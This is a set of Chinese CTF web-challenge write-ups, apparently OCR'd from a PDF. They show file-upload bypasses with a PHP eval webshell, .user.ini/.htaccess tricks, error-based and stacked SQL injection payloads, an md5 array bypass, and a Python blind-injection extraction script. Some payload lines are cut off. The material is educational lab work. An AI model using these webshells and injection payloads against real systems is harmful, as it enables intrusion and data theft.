
[SUCTF 2019]CheckIn

用.user.ini 和 图片马，不多讲了

加个gif的文件头 可以帮助绕过图片文件检测

直接上传就可以了，然后rce 或者连蚁剑 (这题鬼一样，Chrome一会行一会不行的，用火狐好一点)

phpinfo()试一下行不行， 然后再rce



GIF89a flag{7970302f-5de3-4845-bcea-46a5696ef630}

[极客大挑战 2019]HardSQL

这里使用报错注入并且过滤了and，空格，=，

and用or代替，

空格用（）代替，

=用like代替

```
check.php?username=admin'or(updatexml(1,concat(0x7e,database(),0x7e),1))%23&password=1

check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schem

check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_sche

check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat(password))from(geek.H4rDsq1)),0x7e
```

一套流程下来只给了前一半的flag，另一半需要使用left()right()语句查询拼接

```
check.php?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat((right(password,25))))from(H4rDsq1
```

拼接一下flag{c617570a-fe27-4d58-815c-96d5bf904ef8}


[MRCTF2020]你传你□呢

.user.ini被禁了，试试用.htaccess

```
<FilesMatch "pass.jpg">
SetHandler application/x-httpd-php
</FilesMatch>
```

再去上传一个图片马

```
GIF89a
<script language="pHp">
    @eval($_POST['pass'])
</script>
```



[MRCTF2020]Ez_bypass

```
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
```


get是md5强比较可以使用数组绕过，post可以在数字后面加字母绕过数字检测

> GET: /?id[]=1&gg[]=2
>
> POST: passwd=1234567a


[GYCTF2020]Blacklist

由强网杯随便注改编而来
步骤类似
先测试

通过堆叠注入是可以查出flag的位置的




```
1';show columns from `FlagHere` #
```




```
这是过滤的内容
return preg_match("/set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i",$inject);
```

学习到一个新的姿势用**handler**

handler … open语句打开一个表，使其可以使用后续handler … read语句访问，该表对象未被其他会话共享，并且在会话调用handler … close或会话终止之前不会关闭

```
1';handler FlagHere open;handler FlagHere read first;handler FlagHere cloes;#
```


[CISCN2019 华北赛区 Day2 Web1]Hack World

sql注入，fuzz查看过滤了哪些关键字

我第一次搞这个，试了试

```
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17eccd0f0l
Connection: close

id=1=§1§
```

这题可以这样爆破，经测试长度482是被过滤的



regex	200			472
union	200			482
#	200			482
&	200			482
*	200			482
-	200			482
+	200			482
"	200			482
`	200			482
||	200			482
&&	200			482
order	200			482
updatexml	200			482
limit	200			482
And	200			482
Or	200			482
%23	200			482
	200			482
group_concat	200			482
@	200			492

比较重要的也就是 union，空格，and or ，这些可以替换

这题也是布尔盲注，不返回信息，且题目给了flag字段名

用异或^代替or,()代替空格，构造布尔盲注语句

```
id=0^(ascii(substr((select(flag)from(flag)),1,1))>1)
```

搬一下大佬的脚本，很棒

```
import requests

url = "http://37264524-68ca-4248-9566-848debbbf6fd.node3.buuoj.cn/index.php"
payload = {
 "id" : ""
}
result = ""
for i in range(1,50):
 l = 33
 r =130
 mid = (l+r)>>1
 while(l<r):
  payload["id"] = "0^" + "(ascii(substr((select(flag)from(flag)),{0},1))>{1})".format(i,mid)
  html = requests.post(url,data=payload)
  if "Hello" in html.text:
   l = mid+1
  else:
   r = mid
  mid = (l+r)>>1
 if(chr(mid)==" "):
  break
 result = result + chr(mid)
 print(result)
print("flag: " ,result)
```

```
flag{59be3245-7180-4147-bab3-af309b6ecf0a}!!!!
flag{59be3245-7180-4147-bab3-af309b6ecf0a}!!!!!
flag{59be3245-7180-4147-bab3-af309b6ecf0a}!!!!!!
flag{59be3245-7180-4147-bab3-af309b6ecf0a}!!!!!!!
flag:  flag{59be3245-7180-4147-bab3-af309b6ecf0a}!!!!!!!
```